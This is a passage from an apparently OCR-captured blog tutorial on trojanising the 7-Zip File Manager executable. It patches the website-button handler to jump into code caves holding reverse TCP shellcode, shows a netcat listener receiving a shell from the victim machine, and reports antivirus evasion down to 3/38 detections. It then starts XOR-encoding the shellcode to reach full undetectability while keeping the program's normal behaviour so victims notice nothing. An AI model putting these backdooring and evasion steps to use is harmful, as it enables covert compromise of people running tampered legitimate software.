
Copyright (c) 1999-2017 Igor Pavlov

7-Zip is free software

Website button functionality

Note that we can have multiple user interaction triggers that can be backdoored in a single program using the referenced strings found. For the sake of an example we are using the domain button on about page which upon click opens the website www.7-zip.org in browser. Our objective is to trigger shellcode whenever a user clicks on the domain button.


Now we have to add a breakpoint at the address of domain string so that we can then modify its opcode to jump to our code cave when a user clicks on the website button.We copy the address of domain string **0044A8E5** and add a breakpoint. We then click on the domain button in the 7zip program. The execution stops at the breakpoint as seen in the below screenshot:-


OllyDbg - 7zFM.exe - [CPU - main thread, module 7zFM]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

```
0044A8C4  .^E9 A087FEFF    JMP 7zFM.00433069
0044A8C9  . 837C24 04 6E   CMP DWORD PTR SS:[ESP+4],6E
0044A8CE  .v74 0F          JE SHORT 7zFM.0044A8DF
0044A8D0  . FF7424 08      PUSH DWORD PTR SS:[ESP+8]
0044A8D4  . FF7424 08      PUSH DWORD PTR SS:[ESP+8]
0044A8D8  . E8 3AE3FBFF    CALL 7zFM.00408C17
0044A8DD  .vEB 15          JMP SHORT 7zFM.0044A8F4
0044A8DF  > 33C0           XOR EAX,EAX
0044A8E1  . 6A 01          PUSH 1                                   ┌IsShown = 1
0044A8E3  . 50             PUSH EAX                                 │DefDir => NULL
0044A8E4  . 50             PUSH EAX                                 │Parameters => NULL
0044A8E5  . 68 0C084600    PUSH 7zFM.0046080C                       │FileName = "http://www.7-zip.org/"
0044A8EA  . 50             PUSH EAX                                 │Operation => NULL
0044A8EB  . 50             PUSH EAX                                 │hWnd => NULL
0044A8EC  . FF15 E8C24500  CALL DWORD PTR DS:[<&SHELL32.ShellExecut └ShellExecuteW
0044A8F2  . B0 01          MOV AL,1
0044A8F4  > C2 0800        RETN 8
0044A8F7  . 53             PUSH EBX
0044A8F8  . 55             PUSH EBP
```

Execution stops at break point address **0044A8E5** (http://www.7zip.org/)

now we can modify this address to jump to code cave, so when a user clicks on the website button execution flow would jump to our code cave, where in next step we will place our shellcode. Firstly we copy couple of instructions after **0044A8E5** address as they will be used again when we want to point execution flow back to it after shellcode execution to make sure normal functionality of 7zip.



OllyDbg - 7zFM.exe - [CPU - main thread, module 7zFM]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

```
0044A8D4  . FF7424 08      PUSH DWORD PTR SS:[ESP+8]
0044A8D8  . E8 3AE3FBFF    CALL 7zFM.00408C17
0044A8DD  .v EB 15         JMP SHORT 7zFM.0044A8F4
0044A8DF  > 33C0           XOR EAX,EAX
0044A8E1  . 6A 01          PUSH 1                                  ┌IsShown = 1
0044A8E3  . 50             PUSH EAX                                │DefDir => NULL
0044A8E4  . 50             PUSH EAX                                │Parameters => NULL
0044A8E5   -E9 6DCF0200    JMP 7zFM.00477857
0044A8EA  . 50             PUSH EAX                                │Operation => NULL
0044A8EB  . 50             PUSH EAX                                │hWnd => NULL
0044A8EC  . FF15 E8C24500  CALL DWORD PTR DS:[<&SHELL32.ShellExecut└ShellExecuteW
0044A8F2  . B0 01          MOV AL,1
0044A8F4  > C2 0800        RETN 8
0044A8F7  . 53             PUSH EBX
0044A8F8  . 55             PUSH EBP
0044A8F9  . 56             PUSH ESI
```

backdooring PE file

After modification to **jmp 00477857** we save the executable as **7zFMUhijacked.exe** . Note that the address **00477857** is the starting address of codecave 1.

We load the **7zFMUhijacked.exe** in Ollydbg and let it execute normally, we then click on the website button. We are redirected to an empty code cave.


OllyDbg - 7zFMUhijacked.exe - [CPU - main thread, module 7zFMUhij]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S


```
00477857  0000   ADD BYTE PTR DS:[EAX],AL
00477859  0000   ADD BYTE PTR DS:[EAX],AL
0047785B  0000   ADD BYTE PTR DS:[EAX],AL
0047785D  0000   ADD BYTE PTR DS:[EAX],AL
0047785F  0000   ADD BYTE PTR DS:[EAX],AL
00477861  0000   ADD BYTE PTR DS:[EAX],AL
00477863  0000   ADD BYTE PTR DS:[EAX],AL
00477865  0000   ADD BYTE PTR DS:[EAX],AL
00477867  0000   ADD BYTE PTR DS:[EAX],AL
00477869  0000   ADD BYTE PTR DS:[EAX],AL
0047786B  0000   ADD BYTE PTR DS:[EAX],AL
0047786D  0000   ADD BYTE PTR DS:[EAX],AL
0047786F  0000   ADD BYTE PTR DS:[EAX],AL
00477871  0000   ADD BYTE PTR DS:[EAX],AL
00477873  0000   ADD BYTE PTR DS:[EAX],AL
00477875  0000   ADD BYTE PTR DS:[EAX],AL
00477877  0000   ADD BYTE PTR DS:[EAX],AL
00477879  0000   ADD BYTE PTR DS:[EAX],AL
0047787B  0000   ADD BYTE PTR DS:[EAX],AL
0047787D  0000   ADD BYTE PTR DS:[EAX],AL
0047787F  0000   ADD BYTE PTR DS:[EAX],AL
00477881  0000   ADD BYTE PTR DS:[EAX],AL
00477883  0000   ADD BYTE PTR DS:[EAX],AL
```

Nice! we have redirected execution flow to code cave upon user interaction. To keep this post concise We will be skipping the next steps of adding and modifying the shellcode as these steps are the same explained above "6.2 Adding shellcode" and "6.3 Modifying shellcode".

Spawning Shell

We add the shellcode, modify it, restore the execution flow back to from where we hijacked it **0044A8E5** and save the file as **7zFMUhijackedShelled.exe.** The shellcode used is stageless windows reverse


TCP. We set a netcat listener, run **7zFMUhijackedShelled.exe** , click on the website button.



```
oot@kali:~# nc  -lvnp 8080
istening on [any] 8080 ...
onnect to [192.168.116.128] from (UNKNOWN) [192.168.116.1] 54647
icrosoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

:\Program Files (x86)\7-Zip>whoami
hoami
aptop-o7s2pmn4\tp

:\Program Files (x86)\7-Zip>dir
ir
 Volume in drive C is Windows
 Volume Serial Number is C406-A617

 Directory of C:\Program Files (x86)\7-Zip

1/17/2017  04:03 PM    <DIR>          .
1/17/2017  04:03 PM    <DIR>          ..
8/28/2017  02:47 PM           107,552 7-zip.chm
8/28/2017  01:40 PM            49,152 7-zip.dll
8/28/2017  01:40 PM         1,113,088 7z.dll
8/28/2017  01:40 PM           271,872 7z.exe
8/28/2017  01:40 PM           195,072 7z.sfx
1/08/2017  11:22 AM           500,736 7z123.exe
8/28/2017  01:40 PM           175,104 7zCon.sfx
```

Fully Undetectable backdooring PE File

Everything worked as we expected and we got a shell back! . Lets see how are we doing detection wise?


NoDistribute
Scan Results

File 7zFMUhijackedShelled.exe	Size 489 KB
MD5 b4ecdf1d4a562262ead9fbb44b022013	First Scanned 14:11:34 | 11/17/2017
Detected By 3/38	

Clean	MS Security Essentials Clean
A-Squared Clean	Malwarebytes Anti-Malware Clean
AVG Free Win32	McAfee Clean
Ad-Aware Clean	NANO Antivirus Clean
AhnLab V3 Internet Security Clean	Norton Antivirus Clean
Arcavir Antivirus 2014 Clean	Outpost Antivirus Pro Clean
Avast Win32	Panda Security Clean

Triggering shellcode upon user interaction + Codecaves detection.


Thats good! we are down from **16/36 to 3/38.** Thanks to code caves and triggering shellcode upon user interaction with a specific functionality. This shows a weakness in detection mechanism of most anti viruses as they are not able to detect a known msfvenom shellcode without any encoding just because it is in a code cave and triggered upon user interaction with specific functionality. The detection rate 3/38 is good but not good enough

(Fully undetectable). **Considering the self imposed restrictions, the only viable route from here seem to do custom encoding of shellcode and decode it in memory upon execution.**

Custom Encoding Shellcode

Building upon what we previously achieved, executing shellcode from code cave upon user interaction with a specific program functionality, we now want to encode the shellcode using XOR encoder. Why do we want to use XOR, a couple of reasons, firstly it is fairly easy to implement, secondly we don't have to write a decoder for it because if you XOR a value 2 times, it gives you the original value. We will encode the shellcode with XOR once and save it on disk. Then we will XOR the encoded value again in memory at runtime to get back the original shellcode. Antiviruses wouldn't be able to catch it because it is being done in memory!

We require 2 code caves for this purpose. One for shellcode and one for encoder/decoder. In finding code caves section above we found 2 code caves larger than 700 bytes both of them have fair enough space for shellcode and encoder/decoder. Below is the flow chart diagram of execution flow.



Start Of Program Execution
Legitimate Functionality
User Clicks On Web Addr button
Back to Normal Execution Flow
Execution Flow Hijacked
Legitimate Functionality
Code Cave 1 (CC1) Executes Shellcode
Code Cave 2 (CC2) Encodes/Decodes Shellcode

Custom encoding shellcode in code caves + Triggering shellode upon user interaction

So we want to hijack the program execution upon user interaction of clicking on the domain button to CC2 starting address **0047972e** which would contain the encoder/decoder XOR stub opcodes, it will encode/decode the shellcode that resides in CC1 starting address **00477857,** after CC2 execution is complete we will jump to CC1 to start execution which would spawn back a shell, after CC2 execution we will jump back from CC2 to where we initially hijacked the execution flow with clicking the domain button to make sure the functionality of the 7zip program remains the same and the victim shouldn't notice any interruptions. Sounds like a long ride, Lets GO!

Note that the steps performed in the last section wouldn't be repeated so reference back to hijacking execution upon user interaction, adding shellcode in codecaves, modifying shellcode and restoring the execution flow back to where we hijacked it.

Firstly we Hijack the execution flow from address **0044A8E5** (clicking domain button) to CC2 starting address **0047972e** and save the modifications as file on disk. We run the modified 7zip file in Ollydbg and trigger the hijacking process by clicking on the domain button.



OllyDbg - 7zFM1.exe - [CPU - main thread, module 7zFM1]
File View Debug Plugins Options Window Help
L E M T W H C / K

```
0047972E  0000    ADD BYTE PTR DS:[EAX],AL
00479730  0000    ADD BYTE PTR DS:[EAX],AL
00479732  0000    ADD BYTE PTR DS:[EAX],AL
00479734  0000    ADD BYTE PTR DS:[EAX],AL
00479736  0000    ADD BYTE PTR DS:[EAX],AL
00479738  0000    ADD BYTE PTR DS:[EAX],AL
0047973A  0000    ADD BYTE PTR DS:[EAX],AL
0047973C  0000    ADD BYTE PTR DS:[EAX],AL
0047973E  0000    ADD BYTE PTR DS:[EAX],AL
00479740  0000    ADD BYTE PTR DS:[EAX],AL
00479742  0000    ADD BYTE PTR DS:[EAX],AL
00479744  0000    ADD BYTE PTR DS:[EAX],AL
00479746  0000    ADD BYTE PTR DS:[EAX],AL
00479748  0000    ADD BYTE PTR DS:[EAX],AL
0047974A  0000    ADD BYTE PTR DS:[EAX],AL
0047974C  0000    ADD BYTE PTR DS:[EAX],AL
0047974E  0000    ADD BYTE PTR DS:[EAX],AL
00479750  0000    ADD BYTE PTR DS:[EAX],AL
00479752  0000    ADD BYTE PTR DS:[EAX],AL
00479754  0000    ADD BYTE PTR DS:[EAX],AL
00479756  0000    ADD BYTE PTR DS:[EAX],AL
00479758  0000    ADD BYTE PTR DS:[EAX],AL
```

Hijacking execution flow to CC2

Now that we are in CC2, before writing our XOR encoder here, we will firstly jump to starting address of CC1 and implant our shellcode so that we get the accurate addresses that we have to use in XOR encoder. Note that the first step of hijacking to CC2 can also be performed at the end as well, as it won’t impact the overall execution flow illustrated in flowchart above.

We jump to CC1 , implant, modify shellcode and restore the execution flow to **0044A8E5** from where we hijacked to CC2 to make sure smooth execution of 7zip program functionality after shellcode. Note that implanting, modifying shellcode and restoring execution flow is already explained in previous sections.


OllyDbg - 7zFM1.exe - [CPU - main thread, module 7zFM1]
C File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

```
0047797E   BB F0B5A256     MOV EBX,56A2B5F0
00477983   68 A695BD9D     PUSH 9DBD95A6
00477988   FFD5            CALL EBP
0047798A   3C 06           CMP AL,6
0047798C  ⌄7C 0A           JL SHORT 7zFM1.00477998
0047798E   80FB E0         CMP BL,0E0
00477991  ⌄75 05           JNZ SHORT 7zFM1.00477998
00477993   BB 4713726F     MOV EBX,6F721347
00477998   6A 00           PUSH 0
0047799A   53              PUSH EBX
0047799B   90              NOP
0047799C   61              POPAD
0047799D   9D              POPFD
0047799E   68 0C084600     PUSH 7zFM1.0046080C                UNICODE "http://www.7-zip.org/"
004779A3   50              PUSH EAX
004779A4   50              PUSH EAX
004779A5  -E9 422FFDFF     JMP 7zFM1.0044A8EC
004779AA   0000            ADD BYTE PTR DS:[EAX],AL
004779AC   0000            ADD BYTE PTR DS:[EAX],AL
